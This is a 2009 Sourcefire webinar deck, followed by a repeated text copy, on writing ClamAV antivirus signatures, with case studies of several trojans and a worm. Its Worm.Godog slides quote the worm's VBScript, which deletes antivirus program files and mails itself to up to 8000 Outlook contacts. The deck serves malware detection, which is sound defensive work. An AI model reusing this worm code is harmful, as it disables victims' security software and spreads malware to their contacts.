Writing ClamAV Signatures
        Alain Zidouemba
         March 4, 2009
About the presenter

     Alain Zidouemba

      • VRT Research Engineer for over a year

      • Primary responsibilities:
         • Malware research & signatures generation – ClamAV
         • Vulnerability research & rules generation – Snort


      • Before Sourcefire: Anti-Malware Research Engineer


2
Outline

     What is ClamAV
     Where to get ClamAV
     Different ClamAV signature formats:
      •   .hdb
      •   .mdb
      •   .ndb
      •   .ldb
     Whitelisting
     Q&A


3
ClamAV
What is ClamAV?

     Clam AntiVirus (ClamAV) is an open source
     (GPL) anti-virus toolkit for UNIX, designed
     especially for e-mail scanning on mail gateways
     Provides a number of utilities including:
      • A flexible and scalable multi-threaded daemon
        (clamd)
      • A command line scanner (clamscan)‫‏‬
      • An advanced tool for automatic database updates
        (freshclam)‫‏‬
      • Sigtool – more later


5
Where can I get ClamAV from?

      Latest stable release: ClamAV 0.94.2
    • http://www.clamav.net/download/sources
      Most popular UNIX operating systems are
      supported:
    • GNU/Linux, Solaris, FreeBSD, OpenBSD, Mac OS X
      Up-to-date list of binary packages is available
      at our website:
    • http://clamav.net/download/packages


6

Why learn how to write sigs?

     I thought Sourcefire released signatures
     updates several times a day!


7
ClamAV malware detection

     Goal: recognize and block malware

     Detection is:
      • File-centric
      • Focus on recognizing malicious code in file


     Not intended to replace desktop AV

     First line of defense

8


ClamAV Virus Database (CVD)

     The ClamAV project distributes two CVD files
      • main.cvd
      • daily.cvd
     Sigtool (ships with ClamAV) can display
     detailed information on CVD files:


9
Various signature files in .cvd
     archive


10
Writing signatures for ClamAV

Hash database: *.hdb

       The format for .hdb files is as follows:
     • MD5:Size:MalwareName
       To create a signature for test.exe use the --md5
       option of sigtool:


12

Hash database: *.hdb (cont’d)

      That’s it! The signature is ready to be used:


     • The name for the detection can be changed:


13
MD5, PE-section based: *.mdb

      The format for .mdb files is as follows:
       • PESectionSize:MD5:MalwareName
      The easiest way to generate MD5 based
      section signatures is to extract target PE
      sections into separate files and then run sigtool
      with the option -- mdb:


14

Case study: Trojan.Bagle-328

      IDA Pro indicates that the sample is “packed”

      Packed with Themida (as per PEiD)‫‏‬


15
Case study: Trojan.Bagle-328
     (cont'd)

         Themida is used by malware writers...but
         also by legitimate products – false positive
         likely

         We can use pe-sig, a Ruby script that will
         create sigs for each section of a PE file:


         Finally, the signature is:
     •   237568:ce914ca1bbea795a7021854431663623:Trojan.Bagle-328

16
Extended sig. format: *.ndb

      The format for .ndb files is as follows:
       • MalwareName:TargetType:Offset:HexSignature


       • TargetType is one of the following
         numbers specifying the type of the target
         file:
          0: Any file                          4: Mail File
          1: Portable Executable               5: Graphics
          2: OLE2 component (eg: VBA script)   6: ELF
          3: HTML (normalized)                 7: ASCII text file (normalized)


17

Case study: Trojan.Exchanger

      Many files that are very similar yet different


18
Case study: Trojan.Exchanger
     (cont’d)


      5.exe:


      Opcode:
       • e81c000000e8e6ffffff81c3c4766402e8dbffffffe846ffffffe2e4
      Signature:
       •   Trojan.Exchanger:1:*:e81c000000e8e6ffffff81c3c4766402e8dbffffffe846ffffffe2e4


19
Case study: Trojan.Exchanger
     (cont’d)


      7.exe:


      Opcode:
       • e81c000000e8e6ffffff81c383315a00e8dbffffffe846ffffffe2e4
      Signature:
       •   Trojan.Exchanger:1:*:e81c000000e8e6ffffff81c383315a00e8dbffffffe846ffffffe2e4


20
Case study: Trojan.Exchanger
     (cont’d)


      Signature for 5.exe:
       •   Trojan.Exchanger:1:*:e81c000000e8e6ffffff81c3c4766402e8dbffffffe846ffffffe2e4


      Signature for 7.exe:
       •   Trojan.Exchanger:1:*:e81c000000e8e6ffffff81c383315a00e8dbffffffe846ffffffe2e4


      Signature to detect both 5.exe and 7.exe:
       •   Trojan.Exchanger:1:*:e81c000000e8e6ffffff81c3{4}e8dbffffffe846ffffffe2e4


21
Case study: Trojan.Exchanger
     (cont’d)


      Moreover, for 5.exe:
       • EP: 0x4094E0
       • Binary string: 0x4095C5


      For 7.exe:
       • EP: 0x406D87
       • Binary string: 0x406E6C


      In both cases the distance between EP and our
      binary string is the same: 0xE5 = 229 (decimal)

22
Case study: Trojan.Exchanger
     (cont’d)


      Finally we can rewrite the signature to be:
       •   Trojan.Exchanger:1:EP+229:e81c000000e8e6ffffff81c3{4}e8dbffffffe846ffffffe2e4


      This signature is more precise and even
      matches other samples:


23
Logical signatures: *.ldb‫‏‬

       Logical signatures introduced in ClamAV 0.94
       The format for .ldb files is as follows:
       • SignatureName;TargetDescriptionBlock;LogicalExpr
         ession;Subsig0;Subsig1;Subsig2;...


24
Case study: Worm.Godog


         A mass-mailer worm, code is in VBS

     Registro = legion.regread("HKEY_LOCAL_MACHINESoftwareMicrosoftWindowsCurrentVersionProgramFilesDir")‫‏‬
     If FileExists (Registro & "Kaspersky LabKaspersky Antivirus Personal ProAvp32.exe") then path = Registro &
            "Kaspersky LabKaspersky Antivirus Personal Pro"
     legions.DeleteFile (Registro & "Kaspersky LabKaspersky Antivirus Personal Pro*.*")‫‏‬
     If fileexists (Registro & "Kaspersky LabKaspersky Antivirus PersonalAvp32.exe") then path = Registro &
            "Kaspersky LabKaspersky Antivirus Personal"
     legions.DeleteFile (Registro & "Kaspersky LabKaspersky Antivirus Personal*.*")‫‏‬
     if FileExists(Registro & "Antiviral Toolkit Proavp32.exe") then path = Registros & "Antiviral Toolkit Pro"
     legions.DeleteFile (Registro & "Antiviral Toolkit Pro*.*")‫‏‬
     if fileexists (Registro & "AVPersonalAvguard.exe") then path = Registro & "AVPersonal"
     legions.DeleteFile (Registro & "AVPersonal*.*")‫‏‬
     if fileexists (Registro & "Trend PC-cillin 98IOMON98.EXE") then path = Registro & "Trend PC-cillin 98"
     legions.DeleteFile (Registro & "Trend PC-cillin 98*.*")‫‏‬
     legions.DeleteFile (Registro & "Trend PC-cillin 98*.EXE")‫‏‬
     legions.DeleteFile (Registro & "Trend PC-cillin 98*.dll")


25
Case study: Worm.Godog
     (cont’d)


          After normalization, we can create 4 signatures
          to detect each attempt to disable AV tools as
          follows:

     (0) Kaspersky Antivirus Personal/Kaspersky Antivirus Personal Pro: 66696c656578697374732028
     {-25}202620225c6b6173706572736b79206c61625c6b6173706572736b7920616e7469766972757320706572736f6e616c
     {-100}2e64656c65746566696c652028
     {-25}202620225c6b6173706572736b79206c61625c6b6173706572736b7920616e7469766972757320706572736f6e616c

     (1) Antiviral Toolkit Pro: 66696c6565786973747328{-25}202620225c616e7469766972616c20746f6f6c6b69742070726f
     {-100}2e64656c65746566696c652028{-25}202620225c616e7469766972616c20746f6f6c6b69742070726f

     (2) AVPersonal: 66696c656578697374732028{-25}202620225c6176706572736f6e616c{-100}2e64656c65746566696c652028
     {-25}202620225c6176706572736f6e616c

      (3) Trend PC-cillin 98: 66696c656578697374732028{-25}202620225c7472656e642070632d63696c6c696e
     {-100}2e64656c65746566696c652028{-25}202620225c7472656e642070632d63696c6c696e


26
Case study: Worm.Godog
     (cont’d)


           Worm also send itself to the first 8000 contacts
           found in the address book:
     Set Create = CreateObject ("Scripting.FileSystemObject")‫‏‬
     Set mail = Create.CreateTextFile("C:mail.vbs")‫‏‬
     mail.writeline "On Error Resume Next"
     mail.writeline "Dim leg, Mail, Counter, A, B, C, D, E"
     mail.writeline "Set leg = CreateObject" & Chr(32)& "(" & chr(34) & "Outlook.Application" & Chr(34) &")"
     mail.writeline "Set C = CreateObject "& Chr(32) & "(" & chr(34) & "Scripting.FileSystemObject" & Chr(34)& ")"
     mail.writeline "Set Mail = leg.GetNameSpace" & Chr(32) & "(" & chr(34)& "MAPI" & Chr(34)&")"
     mail.writeline "For A = 1 To Mail.AddressLists.Count"
     mail.writeline "Set B = Mail.AddressLists (A)"
     mail.writeline "Counter = 1"
     mail.writeline "Set C = leg.CreateItem (0)"
     mail.writeline "For D = 1 To B.AddressEntries.Count"
     mail.writeline "E = B.AddressEntries (Counter)"
     mail.writeline "C.Recipients.Add E"
     mail.writeline "Counter = Counter + 1"
     mail.writeline "If Counter > 8000 Then Exit For"
     mail.writeline "Next"
     mail.writeline "C.Subject =" & Chr(32) & Chr(34) &"Legion Game" & Chr(34)‫‏‬
     mail.writeline "C.Body = "& Chr(32) & Chr(34) & "YA jugaste el juego Legion? si no aqui te lo doy checalo y hay me dices que tal..." & Chr(34) ‫‏‬
     mail.writeline "C.Attachments.Add"& Chr(32) & Chr(34) & "C:Legion.vbs" & Chr(34)‫‏‬
     mail.writeline "C.DeleteAfterSubmit = True"
     mail.writeline "C.Send"
     mail.writeline "Next"
     mail.Close
     legion.Run ("C:mail.vbs")


27
Case study: Worm.Godog
     (cont’d)


           A signature to detect this worm portion of the
           file could be:
     (4) 666f7220{-10}203d203120746f20{-10}2e61646472657373656e74726965732e636f756e74
     {-100}726563697069656e74732e616464{-100}696620{-10}203e20
     {-5}207468656e206578697420666f72{-300}2e6174746163686d656e74732e616464
     {-150}2e73656e64

           Finally, we can write this highly flexible
           signature:
             • Worm.Godog;Target:0;((0|1|2|3)& (4));(0);(1);(2);(3);(4)
           in a .ldb file:
     Worm.Godog;Target:0;((0|1|2|3)& (4));66696c656578697374732028
     {-25}202620225c6b6173706572736b79206c61625c6b6173706572736b7920616e7469766972757320706572736f6e616c{-100}2e64656c65746566696c652028
     {-25}202620225c6b6173706572736b79206c61625c6b6173706572736b7920616e7469766972757320706572736f6e616c ;66696c6565786973747328{-
            25}202620225c616e7469766972616c20746f6f6c6b69742070726f{-100}2e64656c65746566696c652028{-
            25}202620225c616e7469766972616c20746f6f6c6b69742070726f; 66696c656578697374732028{-25}202620225c6176706572736f6e616c{-
            100}2e64656c65746566696c652028{-25}202620225c6176706572736f6e616c; 66696c656578697374732028{-25}202620225c7472656e642070632d63696c6c696e{-
            100}2e64656c65746566696c652028{-25}202620225c7472656e642070632d63696c6c696e ;666f7220{-10}203d203120746f20{-
            10}2e61646472657373656e74726965732e636f756e74{-100}726563697069656e74732e616464{-100}696620{-10}203e20{-5}207468656e206578697420666f72{-
            300}2e6174746163686d656e74732e616464{-150}2e73656e64


28
Whitelisting


      To whitelist a specific file create an entry in a
      database file with the extension of .fp following
      the MD5 signature format:

       • MD5:FileSize:Comment


29
Whitelisting (cont’d)


       To whitelist a specific signature inside
       main.cvd add the following entry into a local
       file local.ign:
     • db_name:line_number:signature_name
       To ignore the “myTestSignature” at line 23 in
       test.ndb:
     • test.ndb:23:myTestSignature
       Daily.ign:


30
More questions?

      clamav-users@lists.clamav.net - user
      questions
      clamav-devel@lists.clamav.net - technical
      discussions
      Alternatively you can try asking on the
      #clamav IRC channel on irc.freenode.net
      If you have questions or comments on this
      presentation: azidouemba@sourcefire.com


31
ClamAV/VRT/Sourcefire

      Websites
       • http://www.clamav.net
       • http://www.snort.org
       • htttp://www.sourcefire.com


      Blogs
       • http://clam-av.blogspot.com
       • http://vrt-sourcefire.blogspot.com


32
Contribute

      Sample submission
       • http://www.clamav.net/sendvirus/


      Upload statistics:
       • freshclam --submit-stats


      Bug submission
       • http://bugs.clamav.net


33
Q&A

NOW GO AND WRITE
     SIGNATURES!


35     Source: http://www.topnews.in/wireless-worms-may-spread-same-manner-flu-222714

Webinar alain-2009-03-04-clamav

  • 1.
    Writing ClamAV Signatures Alain Zidouemba March 4, 2009
  • 2.
    About the presenter Alain Zidouemba • VRT Research Engineer for over a year • Primary responsibilities: • Malware research & signatures generation – ClamAV • Vulnerability research & rules generation – Snort • Before Sourcefire: Anti-Malware Research Engineer 2
  • 3.
    Outline What is ClamAV Where to get ClamAV Different ClamAV signature formats: • .hdb • .mdb • .ndb • .ldb Whitelisting Q&A 3
  • 4.
  • 5.
    What is ClamAV? Clam AntiVirus (ClamAV) is an open source (GPL) anti-virus toolkit for UNIX, designed especially for e-mail scanning on mail gateways Provides a number of utilities including: • A flexible and scalable multi-threaded daemon (clamd) • A command line scanner (clamscan)‫‏‬ • An advanced tool for automatic database updates (freshclam)‫‏‬ • Sigtool – more later 5
  • 6.
    Where can Iget ClamAV from? Latest stable release: ClamAV 0.94.2 • http://www.clamav.net/download/sources Most popular UNIX operating systems are supported: • GNU/Linux, Solaris, FreeBSD, OpenBSD, Mac OS X Up-to-date list of binary packages is available at our website: • http://clamav.net/download/packages 6
  • 7.
    Why learn howto write sigs? I thought Sourcefire released signatures updates several times a day! 7
  • 8.
    ClamAV malware detection Goal: recognize and block malware Detection is: • File-centric • Focus on recognizing malicious code in file Not intended to replace desktop AV First line of defense 8
  • 9.
    ClamAV Virus Database(CVD) The ClamAV project distributes two CVD files • main.cvd • daily.cvd Sigtool (ships with ClamAV) can display detailed information on CVD files: 9
  • 10.
    Various signature filesin .cvd archive 10
  • 11.
  • 12.
    Hash database: *.hdb The format for .hdb files is as follows: • MD5:Size:MalwareName To create a signature for test.exe use the --md5 option of sigtool: 12
  • 13.
    Hash database: *.hdb(cont’d) That’s it! The signature is ready to be used: • The name for the detection can be changed: 13
  • 14.
    MD5, PE-section based:*.mdb The format for .mdb files is as follows: • PESectionSize:MD5:MalwareName The easiest way to generate MD5 based section signatures is to extract target PE sections into separate files and then run sigtool with the option -- mdb: 14
  • 15.
    Case study: Trojan.Bagle-328 IDA Pro indicates that the sample is “packed” Packed with Themida (as per PEiD)‫‏‬ 15
  • 16.
    Case study: Trojan.Bagle-328 (cont'd) Themida is used by malware writers...but also by legitimate products – false positive likely We can use pe-sig, a Ruby script that will create sigs for each section of a PE file: Finally, the signature is: • 237568:ce914ca1bbea795a7021854431663623:Trojan.Bagle-328 16
  • 17.
    Extended sig. format:*.ndb The format for .ndb files is as follows: • MalwareName:TargetType:Offset:HexSignature • TargetType is one of the following numbers specifying the type of the target file: 0: Any file 4: Mail File 1: Portable Executable 5: Graphics 2: OLE2 component (eg: VBA script) 6: ELF 3: HTML (normalized) 7: ASCII text file (normalized) 17
  • 18.
    Case study: Trojan.Exchanger Many files that are very similar yet different 18
  • 19.
    Case study: Trojan.Exchanger (cont’d) 5.exe: Opcode: • e81c000000e8e6ffffff81c3c4766402e8dbffffffe846ffffffe2e4 Signature: • Trojan.Exchanger:1:*:e81c000000e8e6ffffff81c3c4766402e8dbffffffe846ffffffe2e4 19
  • 20.
    Case study: Trojan.Exchanger (cont’d) 7.exe: Opcode: • e81c000000e8e6ffffff81c383315a00e8dbffffffe846ffffffe2e4 Signature: • Trojan.Exchanger:1:*:e81c000000e8e6ffffff81c383315a00e8dbffffffe846ffffffe2e4 20
  • 21.
    Case study: Trojan.Exchanger (cont’d) Signature for 5.exe: • Trojan.Exchanger:1:*:e81c000000e8e6ffffff81c3c4766402e8dbffffffe846ffffffe2e4 Signature for 7.exe: • Trojan.Exchanger:1:*:e81c000000e8e6ffffff81c383315a00e8dbffffffe846ffffffe2e4 Signature to detect both 5.exe and 7.exe: • Trojan.Exchanger:1:*:e81c000000e8e6ffffff81c3{4}e8dbffffffe846ffffffe2e4 21
  • 22.
    Case study: Trojan.Exchanger (cont’d) Moreover, for 5.exe: • EP: 0x4094E0 • Binary string: 0x4095C5 For 7.exe: • EP: 0x406D87 • Binary string: 0x406E6C In both cases the distance between EP and our binary string is the same: 0xE5 = 229 (decimal) 22
  • 23.
    Case study: Trojan.Exchanger (cont’d) Finally we can rewrite the signature to be: • Trojan.Exchanger:1:EP+229:e81c000000e8e6ffffff81c3{4}e8dbffffffe846ffffffe2e4 This signature is more precise and even matches other samples: 23
  • 24.
    Logical signatures: *.ldb‫‏‬ Logical signatures introduced in ClamAV 0.94 The format for .ldb files is as follows: • SignatureName;TargetDescriptionBlock;LogicalExpr ession;Subsig0;Subsig1;Subsig2;... 24
  • 25.
    Case study: Worm.Godog A mass-mailer worm, code is in VBS Registro = legion.regread("HKEY_LOCAL_MACHINESoftwareMicrosoftWindowsCurrentVersionProgramFilesDir")‫‏‬ If FileExists (Registro & "Kaspersky LabKaspersky Antivirus Personal ProAvp32.exe") then path = Registro & "Kaspersky LabKaspersky Antivirus Personal Pro" legions.DeleteFile (Registro & "Kaspersky LabKaspersky Antivirus Personal Pro*.*")‫‏‬ If fileexists (Registro & "Kaspersky LabKaspersky Antivirus PersonalAvp32.exe") then path = Registro & "Kaspersky LabKaspersky Antivirus Personal" legions.DeleteFile (Registro & "Kaspersky LabKaspersky Antivirus Personal*.*")‫‏‬ if FileExists(Registro & "Antiviral Toolkit Proavp32.exe") then path = Registros & "Antiviral Toolkit Pro" legions.DeleteFile (Registro & "Antiviral Toolkit Pro*.*")‫‏‬ if fileexists (Registro & "AVPersonalAvguard.exe") then path = Registro & "AVPersonal" legions.DeleteFile (Registro & "AVPersonal*.*")‫‏‬ if fileexists (Registro & "Trend PC-cillin 98IOMON98.EXE") then path = Registro & "Trend PC-cillin 98" legions.DeleteFile (Registro & "Trend PC-cillin 98*.*")‫‏‬ legions.DeleteFile (Registro & "Trend PC-cillin 98*.EXE")‫‏‬ legions.DeleteFile (Registro & "Trend PC-cillin 98*.dll") 25
  • 26.
    Case study: Worm.Godog (cont’d) After normalization, we can create 4 signatures to detect each attempt to disable AV tools as follows: (0) Kaspersky Antivirus Personal/Kaspersky Antivirus Personal Pro: 66696c656578697374732028 {-25}202620225c6b6173706572736b79206c61625c6b6173706572736b7920616e7469766972757320706572736f6e616c {-100}2e64656c65746566696c652028 {-25}202620225c6b6173706572736b79206c61625c6b6173706572736b7920616e7469766972757320706572736f6e616c (1) Antiviral Toolkit Pro: 66696c6565786973747328{-25}202620225c616e7469766972616c20746f6f6c6b69742070726f {-100}2e64656c65746566696c652028{-25}202620225c616e7469766972616c20746f6f6c6b69742070726f (2) AVPersonal: 66696c656578697374732028{-25}202620225c6176706572736f6e616c{-100}2e64656c65746566696c652028 {-25}202620225c6176706572736f6e616c (3) Trend PC-cillin 98: 66696c656578697374732028{-25}202620225c7472656e642070632d63696c6c696e {-100}2e64656c65746566696c652028{-25}202620225c7472656e642070632d63696c6c696e 26
  • 27.
    Case study: Worm.Godog (cont’d) Worm also send itself to the first 8000 contacts found in the address book: Set Create = CreateObject ("Scripting.FileSystemObject")‫‏‬ Set mail = Create.CreateTextFile("C:mail.vbs")‫‏‬ mail.writeline "On Error Resume Next" mail.writeline "Dim leg, Mail, Counter, A, B, C, D, E" mail.writeline "Set leg = CreateObject" & Chr(32)& "(" & chr(34) & "Outlook.Application" & Chr(34) &")" mail.writeline "Set C = CreateObject "& Chr(32) & "(" & chr(34) & "Scripting.FileSystemObject" & Chr(34)& ")" mail.writeline "Set Mail = leg.GetNameSpace" & Chr(32) & "(" & chr(34)& "MAPI" & Chr(34)&")" mail.writeline "For A = 1 To Mail.AddressLists.Count" mail.writeline "Set B = Mail.AddressLists (A)" mail.writeline "Counter = 1" mail.writeline "Set C = leg.CreateItem (0)" mail.writeline "For D = 1 To B.AddressEntries.Count" mail.writeline "E = B.AddressEntries (Counter)" mail.writeline "C.Recipients.Add E" mail.writeline "Counter = Counter + 1" mail.writeline "If Counter > 8000 Then Exit For" mail.writeline "Next" mail.writeline "C.Subject =" & Chr(32) & Chr(34) &"Legion Game" & Chr(34)‫‏‬ mail.writeline "C.Body = "& Chr(32) & Chr(34) & "YA jugaste el juego Legion? si no aqui te lo doy checalo y hay me dices que tal..." & Chr(34) ‫‏‬ mail.writeline "C.Attachments.Add"& Chr(32) & Chr(34) & "C:Legion.vbs" & Chr(34)‫‏‬ mail.writeline "C.DeleteAfterSubmit = True" mail.writeline "C.Send" mail.writeline "Next" mail.Close legion.Run ("C:mail.vbs") 27
  • 28.
    Case study: Worm.Godog (cont’d) A signature to detect this worm portion of the file could be: (4) 666f7220{-10}203d203120746f20{-10}2e61646472657373656e74726965732e636f756e74 {-100}726563697069656e74732e616464{-100}696620{-10}203e20 {-5}207468656e206578697420666f72{-300}2e6174746163686d656e74732e616464 {-150}2e73656e64 Finally, we can write this highly flexible signature: • Worm.Godog;Target:0;((0|1|2|3)& (4));(0);(1);(2);(3);(4) in a .ldb file: Worm.Godog;Target:0;((0|1|2|3)& (4));66696c656578697374732028 {-25}202620225c6b6173706572736b79206c61625c6b6173706572736b7920616e7469766972757320706572736f6e616c{-100}2e64656c65746566696c652028 {-25}202620225c6b6173706572736b79206c61625c6b6173706572736b7920616e7469766972757320706572736f6e616c ;66696c6565786973747328{- 25}202620225c616e7469766972616c20746f6f6c6b69742070726f{-100}2e64656c65746566696c652028{- 25}202620225c616e7469766972616c20746f6f6c6b69742070726f; 66696c656578697374732028{-25}202620225c6176706572736f6e616c{- 100}2e64656c65746566696c652028{-25}202620225c6176706572736f6e616c; 66696c656578697374732028{-25}202620225c7472656e642070632d63696c6c696e{- 100}2e64656c65746566696c652028{-25}202620225c7472656e642070632d63696c6c696e ;666f7220{-10}203d203120746f20{- 10}2e61646472657373656e74726965732e636f756e74{-100}726563697069656e74732e616464{-100}696620{-10}203e20{-5}207468656e206578697420666f72{- 300}2e6174746163686d656e74732e616464{-150}2e73656e64 28
  • 29.
    Whitelisting To whitelist a specific file create an entry in a database file with the extension of .fp following the MD5 signature format: • MD5:FileSize:Comment 29
  • 30.
    Whitelisting (cont’d) To whitelist a specific signature inside main.cvd add the following entry into a local file local.ign: • db_name:line_number:signature_name To ignore the “myTestSignature” at line 23 in test.ndb: • test.ndb:23:myTestSignature Daily.ign: 30
  • 31.
    More questions? clamav-users@lists.clamav.net - user questions clamav-devel@lists.clamav.net - technical discussions Alternatively you can try asking on the #clamav IRC channel on irc.freenode.net If you have questions or comments on this presentation: azidouemba@sourcefire.com 31
  • 32.
    ClamAV/VRT/Sourcefire Websites • http://www.clamav.net • http://www.snort.org • htttp://www.sourcefire.com Blogs • http://clam-av.blogspot.com • http://vrt-sourcefire.blogspot.com 32
  • 33.
    Contribute Sample submission • http://www.clamav.net/sendvirus/ Upload statistics: • freshclam --submit-stats Bug submission • http://bugs.clamav.net 33
  • 34.
  • 35.
    NOW GO ANDWRITE SIGNATURES! 35 Source: http://www.topnews.in/wireless-worms-may-spread-same-manner-flu-222714